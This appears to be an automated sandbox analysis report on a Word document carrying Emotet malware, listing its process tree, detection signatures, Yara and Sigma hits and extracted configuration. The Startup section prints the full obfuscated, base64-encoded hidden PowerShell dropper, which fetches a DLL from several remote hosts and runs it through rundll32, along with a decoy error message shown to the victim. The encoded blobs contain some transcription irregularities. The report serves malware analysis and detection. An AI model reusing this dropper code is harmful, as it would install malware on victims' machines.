ID: 343979
Sample Name:
N00048481397007.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:09:45
Date: 25/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report N00048481397007.doc

Overview


General Information

Sample Name:	N00048481397007.doc
Analysis ID:	343979
MD5:	ad7db0f946bc5c3..
SHA1:	24d54a6a1c4280..
SHA256:	4fc6cbe4fae599c...

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Office document tries to convince vi...
- Snort IDS alert for network traffic (e....
- System process connects to networ...
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB...
- Encrypted powershell cmdline option...
- Hides that the sample has been dow...
- Machine Learning detection for dropp...
- Obfuscated command line found
- Potential dropper URLs found in pow...

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2124 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 1428 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFM
AZQBUAC0ASQBUAEUATQAgACAAKAAnAHYAJwArACcAQQBSAGkAYQAnACsAJwBCAGwARQA6AGYAJwArACcANwBEACcAKwAnAEgAJwApACAAIAAoACAAWwBUAFk
AUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsANAB9AHsAMQB9AHsAMwB9ACIALQBGACAAJwBTAHQAZQBNAC4AaQBPACcALAAnAGMAdABvACcALAAnAHMAeQAnACw
AJwByAHkAJwAsACcALgBkAGkAcgBlACcAKQApACAAIAA7ACAAcwBFAHQALQBJAHQARQBNACAAVgBhAFIAaQBBAEIATABlADoAUwBnADIAeABVACAAKAAgACA
AWwBUAHkAUABlAF0AKAAiAHsANwB9AHsANAB9AHsANQB9AHsAMQB9AHsAOAB9AHsAMgB9AHsAMAB9AHsANgB9AHsAMwB9ACIALQBGACcAQQBuAEEAZwAnACw
AJwBDAEUAUABvAEkAbgAnACwAJwBNACcALAAnAFIAJwAsACcAVABFAG0ALgBOAGUAdAAuAFMARQByACcALAAnAHYASQAnACwAJwBFACcALAAnAFMAWQBzACc
ALAAnAHQAJwApACAAIAApADsAIAAgACQAWgB6ADgAMgBfADQAMgA9ACQAQgAwADMASQAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQASwA3ADg
AUwA7ACQATwAwADAARwA9ACgAJwBFAF8AJwArACcANgBaACcAKQA7ACAAIAAkAEYANwBEAEgAOgA6ACIAYwByAEUAQQBgAFQARQBEAEkAYABSAGAAZQBjAFQ
ATwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAGUAZwBUAEwAJwArACcAeABiACcAKwAnAHQAJwArACcAawAnACsAJwBlAGcAJwArACcAVAAnACsAJwBHAGMAJwArACgAJwBxAHQAJwArACcAcgBfAGYAJwApACsAKAAnAGUAZwAnACsAJwBUACcAKQApAC4AIgByAGUAUABMAGAAQQBDAEUAIgAoACgAW
wBDAEgAQQBSAF0AMQAwADEAKwBbAEMASABBAFIAXQAxADAAMwArAFsAQwBlAEEAUgBdADgANAApACwAWwBzAHQAcgBpAG4AZwBdAFsAQwBlAEEAUgBdADkAM
gApACkAKQA7ACQAUAA0ADYAVQA9ACgAJwBBACcAKwAoACcANgA1ACcAKwAnAFEAJwApACkAOwAgACAAJABJABEAJwArACcAMQAnACsAJwAyACcAKQApADsAJABJAF8ANwBSAD0AKAAnAEQAJ
wArACgAJwA3ADUAJwArACcARwAnACkAKQA7ACQAWQB6AGoAcQB4AHgAcQAgAD0AIAAoACcAQwA0ACcAKwAnADYAVAAnACkAOwAkAEwAXwBfAFMAPQAoACgAJ
wBQAF8AJwArACcAXwAnACkAKwAnAEQAJwApADsAJABVAGsAMQB0AHQAMQBfAD0AJABIAE8ATQBFACsAKAAoACcASAAnACsAKAAnAE8AeAAnACsAJwBMAHgAY
gBmACcAKQArACcAeQAnACsAJwB2ACcAKwAoACcAawBIAE8AeAAnACsAJwBHAGMAcQAnACkAKwAnAHQAJwArACgAJwByAF8AZgAnACsAJwBIAE8AeAAnACkAKQAuACIAcgB
FAHAAbABgAEEAYwBlACIAKAAoACcASABPACcAKwAnAHgAJwApACwAWwBzAHQAUgBJAE4AZwBdAFsAQwBlAGEAUgBdADkAMgApACkAKwAkAFkAegBqAHEAeAB
4AHEAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFQANQA1AEwAPQAoACgAJwBZACcAKwAnADIAMQAnACkAKwAnAFEAJwApADsAJABKAGcANAAxAHMAYwB
3AD0AJwBoACcAIAArACAAJwB0AHQAJwAgACsAIAAnAHAAJwA7ACQATgBpAG8AbwBpADIAcQA9ACgAKAAnAG4AJwArACcAcwAgAHcAdQAgACcAKQArACgAJwBkACcAKwAnA
GIAIAAnACkAKwAoACcAbgBkACcAKwAnADoAJwApACsAKAAnAC8ALwAnACsAJwBuAGkAJwApACsAJwBnAGgAJwArACgAJwB0ACcAKwAnAGwAaQBmAGUAbQB1A
CcAKwAnAG0AYgAnACkAKwAnAGEAJwArACgAJwBpAC4AJwArACcAYwBsACcAKQArACgAJwB1AGIALwB4ACcAKwAnAC8AMAB3ACcAKwAnAEIAJwApACsAKAAnA
EQAMwAnACsAJwAvACEAbgAnACsAJwBzACAAdwAnACkAKwAnAHUAIAAnACsAJwBkACcAKwAnAGIAJwArACgAJwAgAG4AZAAnACsAJwBzACcAKQArACcAOgAvACcAKwAoACc
ALwAnACsAJwBzAGgAbwAnACkAKwAoACcAcAAuAG4AbwAnACsAJwB3ACcAKQArACgAJwBsAHUAJwArACcAZABlACcAKQArACgAJwBzAC8AUgAnACsAJwBsAE0ATwAnACsAJwBiAGYAJwApACsAK
AAnADIAagAwACcAKwAnAC8AIQBuAHMAIAB3ACcAKwAnAHUAJwApACsAKAAnACAAJwArACcAZABiACAAJwArACcAbgBkADoALwAnACkAKwAnAC8AJwArACgAJwBlACC0AJwA
rACcAdwAnACsAJwBkAGUAcwBpAGcAbgAnACkAKwAnAC4AJwArACgAJwBlACcAKwAnAHUALwB3AHAAJwApACsAJwAtACcAKwAnAGMAJwArACgAJwBvACcAKwAnAG4AdABlA
CcAKQArACgAJwBuAHQAJwArACcALwAnACsAJwBiAG4AMQBJAGcAJwArACcARAAnACsAJwBlAGoAaAAvACEAbgBzACAAJwApACsAKAAnAHcAdQAnACsAJwAgAGQAJwArACc
AYgAgAG4AZAAnACkAKwAnADoALwAnACsAJwAvACcAKwAnAHQAJwArACgAJwByAGEAJwArACcAdQBtAGYAJwApACsAJwByACcAKwAnAGEAJwArACgAJwB1AGUAJwArACcAb
gAnACkAKwAoACcALQB1AGsAJwArACcAcgAnACkAKwAoACcAYQBpACcAKwAnAG4AZQAnACsAJwAuAGQAZQAnACkAKwAnAC8AYgAnACsAJwBsAGUAbABsACcAKwAnAGEAcgByA
wAvAEoAeQBlACcAKQArACgAJwBTAC8AIQAnACsAJwBuAHMAIAB3AHUAIAAnACkAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG4AJwArACcAZABzADoAJwApACsAKAA
nAC8ALwAnACsAJwBqAGYAbABtACcAKQArACgAJwBrAHQAJwArACcAZwAuAHcAcABjACcAKQArACcAbwBtACcAKwAoACcAcwB0AGEAJwArACcAZwBpACcAKwAnAG4AZwAuA
CcAKwAnAGMAJwArACcAbwBtAC8AdwBwACcAKwAnAC0AYwBvAG4AdABlAG4AdAAnACkAKwAoACcALwBBAEsAJwArACcALwAnACkAKwAoACcAIQBuAHMAJwArACcAIAB3AHU
AIAAnACkAKwAoACcAZABiACAAJwArACcAbgBkACcAKQArACgAJwBzADoAJwArACcALwAvAGwAaQBuACcAKQArACcAaABrACcAKwAoACcAaQAnACsAJwBlAG4AJwApACsAJ
wBtACcAKwAoACcAYQAnACsAJwB5AHQAaQAnACsAJwBuAGgALgB0ACcAKQArACcAYwAnACsAJwB0AGUAJwArACgAJwBkAHUALgBjAG8AJwArACcAdAAnACsAJwAvAHcAcAA
tACcAKwAnAHMAbgAnACkAKwAnAGEAJwArACgAJwBwAHMAJwArACcAaABvACcAKwAnAHQAcwAvAFYAJwApACsAJwB6ACcAKwAnAEoATQAnACsAJwAvACcAKQAuACIAcgBlA
FAAYABMAEEAYwBlACIAKAAoACgAJwBuAHMAJwArACcAIAB3ACcAKQArACcAdQAnACsAKAAnACAAZABiACAAbgAnACsAJwBkACcAKQApACwAKABbAGEAcgByA
GEAeQBdACgAJwBuAGoAJwAsACcAdAByACcAKQAsACcAeQBqACcALAAnAHMAYwAnACwAJABKAGcANAAxAHMAYwB3ACwAJwB3AGQAJwApAFsAMwBdACkALgAiA
HMAUABsAGAAaQBUACIAKAAkAE8AMwAyAE8AIAArACAAJABaHoAOAAyAF8ANAAyACAAKwAgACQATwA3ADQAWQApADsAJABIADAAOABUAD0AKAAoACcAQgA2A
CcAKwAnADgAJwApACsAJwBKACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQAVwByAGEAdgB0AGkAZQAgAGkAbgAgACQATgBpAG8AbwBpADIAcQApAHsAdABvA
HkAewAoACYAKAAnAE4AZQB3AC0AJwArACcATwAnACsAJwBiAGoAZQAnACsAJwBjAHQAJwApACAAcwBZAHMAVABlAG0ALgBOAEUAdAAuAFcAZQBiAEMAbABpA
EUATgB0ACkALgAiAEQATwBXAGAATgBsAGAATwBhAGQAZgBgAEkATABlACIAKAAkAFcAcgBhAHYAdABpAGUALAAgACQAVQBrADEAdAB0ADEAXwApADsAJABLA
F8ANQBCAD0AKAAnAFQAMgAnACsAJwBfAFYAJwApADsASQBmACAAKAAoAC4AKAAnAEcAZQB0ACcAKwAnAC0ASQB0AGUAbQAnACkAIAAkAFUAawAxAHQAdAAxA
F8AKQAuACIAbABlAGAATgBnAHQAaAAiACAALQBnAGUAIAAzADEAOAAxADQAKQAgAHsAJgAoACcAcgB1AG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAVQBrA
DEAdAB0ADEAXwAsACgAKAAnAEEAbgAnACsAJwB5AFMAdAAnACkAKwAoACcAcgAnACsAJwBpAG4AJwApACsAJwBnACcAKQAuACIAdABvAFMAVAByAGkAYABOA
EcAIgAoACkAOwAkAEcAMAAzAEwAPQAoACcAVQA1ACcAKwAnADYAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFIAMQAzAEoAPQAoACcAUgA4ACcAKwAnAF8ASgAnA
CkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEoAOAAyAEUAPQAoACcAVwAnACsAKAAnADIAOAAnACsAJwBMACcAKQApAA== MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2376 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
  - rundll32.exe (PID: 172 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Whtybzptnxj\kaptmaxkac.ztu',jkFqU MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2056 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Whtybzptnxj\kaptmaxkac.ztu',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2884 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dzirlcatgln\dntukqrwhf.kiu',JykcjQ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2864 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dzirlcatgln\dntukqrwhf.kiu',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 252 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mxtcfbxykefck\ibcdoyenctts.gsv',pUHKMD MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2688 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mxtcfbxykefck\ibcdoyenctts.gsv',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1084 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ynnlsbotf\dxdmxwxi.pod',nZgZ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 1072 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ynnlsbotf\dxdmxwxi.pod',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- powershell.exe (PID: 2280 cmdline: powershell -w hidden -enc IAAgAFMAZQBUAC0ASQBUAEUATQAgACAAKAAnAHYAJwArACcAQQBSAGkAYQAnACsAJwBC AGwARQA6AGYAJwArACcANwBEACcAKwAnAEgAJwApACAAIAAoACAAWwBUAFkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsANAB9AHsAMQB9AHsAMwB9ACIALQBG ACAAJwBTAHQAZQBNAC4AaQBPACcALAAnAGMAdABvACcALAAnAHMAeQAnACwAJwByAHkAJwAsACcALgBkAGkAcgBlACcAKQApACAAIAA7ACAAcwBFAHQALQBJ AHQARQBNACAAVgBhAFIAaQBBAEIATABlADoAUwBnADIAeABVACAAKAAgACAAWwBUAHkAUABlAF0AKAAiAHsANwB9AHsANAB9AHsANQB9AHsAMQB9AHsAOAB9 AHsAMgB9AHsAMAB9AHsANgB9AHsAMwB9ACIALQBGACcAQQBuAEEAZwAnACwAJwBDAEUAUABvAEkAbgAnACwAJwBNACcALAAnAFIAJwAsACcAVABFAG0ALgBO AGUAdAAuAFMARQByACcALAAnAHYASQAnACwAJwBFACcALAAnAFMAWQBzACcALAAnAHQAJwApACAAIAApADsAIAAgACQAWgB6ADgAMgBfADQAMgA9ACQAQgAw ADMASQAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQASwA3ADgAUwA7ACQATwAwADAARwA9ACgAJwBFAF8AJwArACcANgBaACcAKQA7ACAAIAAk AEYANwBEAEgAOgA6ACIAYwByAEUAQQBgAFQARQBEAEkAYABSAGAAZQBjAFQATwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAGUAZwBUAEwAJwAr ACcAeABiACcAKwAnAGYAJwApACsAJwB5AHYAJwArACcAawAnACsAJwBlAGcAJwArACcAVAAnACsAJwBHAGMAJwArACgAJwBxAHQAJwArACcAcgBfAGYAJwAp ACsAKAAnAGUAZwAnACsAJwBUACcAKQApAC4AIgByAGUAUABMAGAAQQBDAEUAIgAoACgAWwBDAEgAQQBSAF0AMQAwADEAKwBbAEMASABBAFIAXQAxADAAMwAr AFsAQwBIAEEAUgBdADgANAApACwAWwBzAHQAcgBpAG4AZwBdAFsAQwBIAEEAUgBdADkAMgApACkAKQA7ACQAUAA0ADYAVQA9ACgAJwBBACcAKwAoACcANgA1 ACcAKwAnAFEAJwApACkAOwAgACAAJABTAEcAMgBYAFUAOgA6ACIAcwBgAEUAQwB1AGAAUgBpAFQAWQBwAHIATwBUAG8AYABjAGAATwBsACIAIAA9ACAAKAAn AFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABJAF8ANwBSAD0AKAAnAEQAJwArACgAJwA3ADUAJwArACcARwAnACkAKQA7ACQAWQB6AGoAcQB4 AHgAcQAgAD0AIAAoACcAQwA0ACcAKwAnADYAVAAnACkAOwAkAEwAXwBfAFMAPQAoACgAJwBQAF8AJwArACcAXwAnACkAKwAnAEQAJwApADsAJABVAGsAMQB0 AHQAMQBfAD0AJABIAE8ATQBFACsAKAAoACcASAAnACsAKAAnAE8AeAAnACsAJwBMAHgAYgBmACcAKQArACcAeQAnACsAJwB2ACcAKwAoACcAawBIAE8AeAAn ACsAJwBHAGMAcQAnACkAKwAnAHQAJwArACgAJwByAF8AZgAnACsAJwBIAE8AeAAnACkAKQAuACIAcgBFAHAAbABgAEEAYwBlACIAKAAoACcASABPACcAKwAn AHgAJwApACwAWwBzAHQAUgBJAE4AZwBdAFsAQwBIAGEAUgBdADkAMgApACkAKwAkAFkAegBqAHEAeAB4AHEAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAk AFQANQA1AEwAPQAoACgAJwBZACcAKwAnADIAMQAnACkAKwAnAFEAJwApADsAJABKAGcANAAxAHMAYwB3AD0AJwBoACcAIAArACAAJwB0AHQAJwAgACsAIAAn AHAAJwA7ACQATgBpAG8AbwBpADIAcQA9ACgAKAAnAG4AJwArACcAcwAgAHcAdQAgACcAKQArACgAJwBkACcAKwAnAGIAIAAnACkAKAAoACcAbgBkACcAKwAn ADoAJwApACsAKAAnAC8ALwAnACsAJwBuAGkAJwApACsAJwBnAGgAJwArACgAJwB0ACcAKwAnAGwAaQBmAGUAbQB1ACcAKwAnAG0AYgAnACkAKAAnAGEAJwAr ACgAJwBpAC4AJwArACcAYwBsACcAKQArACgAJwB1AGIALwB4ACcAKwAnAC8AMAB3ACcAKwAnAEIAJwApACsAKAAnAEQAMwAnACsAJwAvACEAbgAnACsAJwBz ACAAdwAnACkAKwAnAHUAIAAnACsAJwBkACcAKwAnAGIAJwArACgAJwAgAG4AZAAnACsAJwBzACcAKQArACcAOgAvACcAKwAoACcALwAnACsAJwBzAGgAbwAn ACkAKwAoACcAcAAuAG4AbwAnACsAJwB3ACcAKQArACcAZgAnACsAKAAnAGEAbAAuAGQAJwArACcAZQAnACkAKwAnAHYAJwArACcALwB3ACcAKwAoACcAcAAt AGkAbgAnACsAJwBjACcAKQArACgAJwBsAHUAJwArACcAKQArACgAJwBzAC8AUgAnACsAJwBsAE0ATwAnACsAJwBiAGYAJwApACsAKAAnADIAagAw ACcAKwAnAC8AIQBuAHMAIAB3ACcAKwAnAHUAJwApACsAKAAnACAAJwArACcAZABiACAAJwArACcAbgBkADoALwAnACkAKwAnAC8AJwArACgAJwBlACcAKwAnAHUALwB3AHAAJwApACsAJwAtACcAKwAnAGMAJwArACgAJwBvACcAKwAn AG4AdABlACcAKQArACgAJwBuAHQAJwArACcALwAnACsAJwBiAG4AMQBJAGcAJwArACcARAAnACsAJwBlAGoAaAAvACEAbgBzACAAJwApACsAKAAnAHcAdQAn ACsAJwAgAGQAJwArACcAYgAgAG4AZAAnACkAKwAnADoALwAnACsAJwAvACcAKwAnAHQAJwArACgAJwByAGEAJwArACcAdQBtAGYAJwApACsAJwByACcAKwAn AGEAJwArACgAJwB1AGUAJwArACcAbgAnACkAKwAoACcALQB1AGsAJwArACcAcgAnACkAKwAoACcAYQBpACcAKwAnAG4AZQAnACsAJwAuAGQAZQAnACkAKwAn AC8AYgAnACsAKAAnAGkAbgAnACsAJwAvAEoAeQBlACcAKQArACgAJwBTAC8AIQAnACsAJwBuAHMAIAB3AHUAIAAnACkAKwAoACcAZAAnACsAJwBiACAAJwAp ACsAKAAnAG4AJwArACcAZABzADoAJwApACsAKAAnAC8ALwAnACsAJwBqAGYAbABtACcAKQArACgAJwBrAHQAJwArACcAZwAuAHcAcABjACcAKQArACcAbwBt ACcAKwAoACcAcwB0AGEAJwArACcAZwBpACcAKwAnAG4AZwAuACcAKwAnAGMAJwArACcAbwBtAC8AdwBwACcAKwAnAC0AYwBvAG4AdABlAG4AdAAnACkAKwAo ACcALwBBAEsAJwArACcALwAnACkAKwAoACcAIQBuAHMAJwArACcAIAB3AHUAIAAnACkAKwAoACcAZABiACAAJwArACcAbgBkACcAKQArACgAJwBzADoAJwAr ACcALwAvAGwAaQBuACcAKQArACcAaABrACcAKwAoACcAaQAnACsAJwBlAG4AJwApACsAJwBtACcAKwAoACcAYQAnACsAJwB5AHQAaQAnACsAJwBuAGgALgB0 ACcAKQArACcAYwAnACsAJwB0AGUAJwArACgAJwBkAHUALgBjAG8AJwArACcAbQAnACsAJwAvAHcAcAAtACcAKwAnAHMAbgAnACkAKwAnAGEAJwArACgAJwBw ACMAJwArACcAaABvACcAKwAnAHQAcwAvAFYAJwApACsAJwB6ACcAKwAnAEoATQAnACsAJwAvACcAKQAuACIAcgBlAFAAYABMAEEAYwBlACIAKAAoACgAJwBu AHMAJwArACcAIAB3ACcAKQArACcAdQAnACsAKAAnACAAZABiACAAbgAnACsAJwBkACcAKQApACwAKABbAGEAcgByAGEAeQBdACgAJwBuAGoAJwAsACcAdABy ACcAKQAsACcAeQBqACcALAAnAHMAYwAnACwAJABKAGcANAAxAHMAYwB3ACwAJwB3AGQAJwApAFsAMwBdACkALgAiAHMAUABsAGAAaQBUACIAKAAkAE8AMwAy AE8AIAArACAAJABaAHoAOAAyAF8ANAAyACAAKwAgACQATwA3ADQAWQApADsAJABIADAAOABUAD0AKAAoACcAQgA2ACcAKwAnADgAJwApACsAJwBKACcAKQA7 AGYAbwByAGUAYQBjAGgAIAAoACQAVwByAGEAdgB0AGkAZQAgAGkAbgAgACQATgBpAG8AbwBpADIAcQApAHsAdAByAHkAewAoACYAKAAnAE4AZQB3ACAAJwAr ACcATwAnACsAJwBiAGoAZQAnACsAJwBjAHQAJwApACAAcwBZAHMAVABlAG0ALgBOAEUAdAAuAFcAZQBiAEMAbABpAEUATgB0ACkALgAiAEQATwBXAGAATgBs AGAATwBhAGQAZgBgAEkATABlACIAKAAkAFcAcgBhAHYAdABpAGUALAAgACQAVQBrADEAdAB0ADEAXwApADsAJABLAF8ANQBCAD0AKAAnAFQAMgAnACsAJwBf AFYAJwApADsASQBmACAAKAAoAC4AKAAnAEcAZQB0ACcAKwAnAC0ASQB0AGUAbQAnACkAIAAkAFUAawAxAHQAdAAxAF8AKQAuACIAbABlAGAATgBnAHQAaAAi ACAALQBnAGUAIAAzADEAOAAxADQAKQAgAHsAJgAoACcAcgB1AG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAVQBrADEAdAB0ADEAXwAsACgAKAAnAEEAbgAn ACsAJwB5AFMAdAAnACkAKAAoACcAcgAnACsAJwBpAG4AJwApACsAJwBnACcAKQAuACIAdABvAFMAVAByAGkAYABOAEcAIgAoACkAOwAkAEcAMAAzAEwAPQAo ACcAVQA1ACcAKwAnADYAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFIAMQAzAEoAPQAoACcAUgA4ACcAKwAnAF8ASgAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAk AEoAOAAyAEUAPQAoACcAVwAnACsAKAAnADIAOAAnACsAJwBMACcAKQApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 3016 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2940 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 3044 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2960 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eahqlsuythns\jqbptpobcyu.bhl',TagYErhYzyY MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2184 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eahqlsuythns\jqbptpobcyu.bhl',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 1468 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xhprrouvvr\jernautsj.lga',fTCwfSeUSxEuwMN MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1836 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xhprrouvvr\jernautsj.lga',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 3056 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lajmixobikmt\gjxhkbksotj.zja',ZPegu MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3052 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lajmixobikmt\gjxhkbksotj.zja',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2228 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Txroij\ohrhi.kon',FegmxWWxi MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 2376 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Txroij\ohrhi.kon',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAM/TXLLvX91I6dVMYe+T1PPO6mpcg7OJ\ncMl9o/g4nUhZOp8fAAmQl8XMXeGvDhZXTyX1AXf401iPFui0RB6glhl/7/djvi7j\nl32lAhyBANpKGty8xf3J5kGwwClnG/CXHQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000016.00000002.2368006651.0000000000250000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000017.00000002.2369643612.0000000000180000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2342398831.00000000001E0000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000B.00000002.2339483010.00000000001F0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000009.00000002.2335393724.0000000000280000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 49 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
20.2.rundll32.exe.200000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
18.2.rundll32.exe.750000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.250000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.400000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.430000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 67 entries				

Sigma Overview


System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary



- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Machine Learning detection for dropped file

Compliance:

- Uses insecure TLS / SSL version for HTTPS connection
- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

